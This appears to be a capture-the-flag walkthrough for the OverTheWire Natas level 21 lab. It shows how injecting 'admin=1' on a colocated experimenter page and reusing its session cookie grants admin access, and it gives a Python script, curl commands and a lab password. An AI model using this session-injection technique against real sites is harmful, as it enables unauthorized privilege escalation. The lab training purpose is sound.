ritheachengkh
🕸️Natas Level 21 → Level 22
http://natas21.natas.labs.overthewire.org
Username: natas21
Password: (natas21_password)

We examined the source code of the main page and noticed the functions print_credentials and $_SESSION["admin"] == 1, which are similar to what we saw in the previous challenge.

Next, we navigated to the experimenter page.



We examined the source code and found a debug section along with a submit form, which is quite interesting.
👥 What does “colocated” mean?
When website A is colocated with website B, it means that both websites are hosted in the same physical location or on the same server infrastructure.
Here are a few common interpretations depending on context:
-
Same data center:
Both websites’ servers are physically located in the same data center facility. -
Same hosting server:
The websites share the same physical or virtual machine (for example, two domains running on the same web server). -
Same IP address or hosting provider:
In some cases, “colocated” can simply mean that both sites use the same hosting provider, or even the same IP address.
So, in short:
✅ Colocated = sharing the same physical or network location for hosting.
🔐 Security Implications of Being Colocated
If two websites are colocated (hosted on the same server or within the same environment), there are a few important security considerations to keep in mind:
-
If one website has a vulnerability (e.g., weak code, malware), it could affect the other — especially in poorly configured shared hosting environments.
-
The websites might share the same IP address, so if one site gets blacklisted or flagged for spam, the other could also be impacted.
-
On a well-configured server, the host will isolate each account, minimizing this risk — but total isolation is stronger on dedicated or VPS hosting setups.
Next, we test it by clicking Update and appending ?debug to the end of the URL.

We discovered an Array with key-value pairs, similar to the previous challenge, and wondered what would happen if we added our own pair, like [admin] => 1.
There’s more than one way to tackle this challenge 🔥, but I’ll walk you through 3 different methods:
- Method 1: 🐍 Python Script
- Method 2: 🌐 Curl Command
- Method 3: ✋ Manual Testing
Method 1: 🐍 Python Script
import requests


# Credentials for natas21
username = "natas21"
password = "BPhv63cKE1lkQl04cE5CuFTzXe15NfiH"

# Target URL
url = "http://natas21.natas.labs.overthewire.org"
exp_url = "http://natas21-experimenter.natas.labs.overthewire.org?debug"


# Payload we will submit to the experimenter page.
payload = {
    "align": "right",
    "fontsize": "300",
    "bgcolor": "blue",
    "admin": "1",
    "submit": "Update"
}

# Start a session to persist cookies and headers across requests
session = requests.Session()

print("="*80)
print(" "*30, "Experimenter Debug Page")
print("="*80)

# send POST request to the experimenter page
post_response = session.post(
    exp_url,
    data=payload,
    auth=(username, password)
)

# extract admin cookie from experimenter page
admin_cookie = session.cookies["PHPSESSID"]
# print experiementer page response
print(post_response.text)
print(admin_cookie)

print("="*80)
print(" "*30, "Natas21 Main Page")
print("="*80)


# perform a GET request to the main natas21 page with admin_cookie
get_response = session.get(
    url,
    cookies = {"PHPSESSID": admin_cookie},
    auth=(username, password)
)

# Print the HTML from the main page response
print(get_response.text)
print("="*80)

Make sure the file is executable, and then go ahead and run it.

The flag should appear instantly once you run it.

Method 2: 🌐 Curl Command
USER="natas21"; PASS="BPhv63cKE1lkQl04cE5CuFTzXe15NfiH";

curl -s -c /tmp/c -u "$USER:$PASS" -d "align=right" -d "fontsize=300" -d "bgcolor=blue" -d "admin=1" -d "submit=Update" "http://natas21-experimenter.natas.labs.overthewire.org?debug" >/dev/null

PHPSESSID=$(awk '/PHPSESSID/ {print $7; exit}' /tmp/c);

curl -s -b "PHPSESSID=$PHPSESSID" -u "$USER:$PASS" "http://natas21.natas.labs.overthewire.org" | grep -iE "username|password"
Method 3: ✋ Manual Testing
Note: This method requires quick hands ⏱️, as it only works within a very short time window.

I found this browser extension 🔧 to be really useful for this task.
Copy and paste this URL with our payload 📎 into the browser, then quickly copy the cookie and navigate to the main page 🏠.
http://natas21-experimenter.natas.labs.overthewire.org/?align=center&fontsize=100&bgcolor=yellow&submit=update&admin=1


Replace the original cookie 🍪 with the value you copied earlier from the experimenter page and click save, then quickly refresh the page 🔄. The flag then should appear 🏁.
🪲 Debugging
If we paste our payload 📎 into the browser 🌐
http://natas21-experimenter.natas.labs.overthewire.org/?align=center&fontsize=100&bgcolor=yellow&submit=update&admin=1
Then, if we debug it within a few seconds ⏱️, we will get this output 📄.
http://natas21-experimenter.natas.labs.overthewire.org/?debug


However, if we paste our payload into the browser 📎 and wait 5 seconds or more ⏳, we will get this output 📄.
Awesome work! You’ve got the flag needed for the next challenge.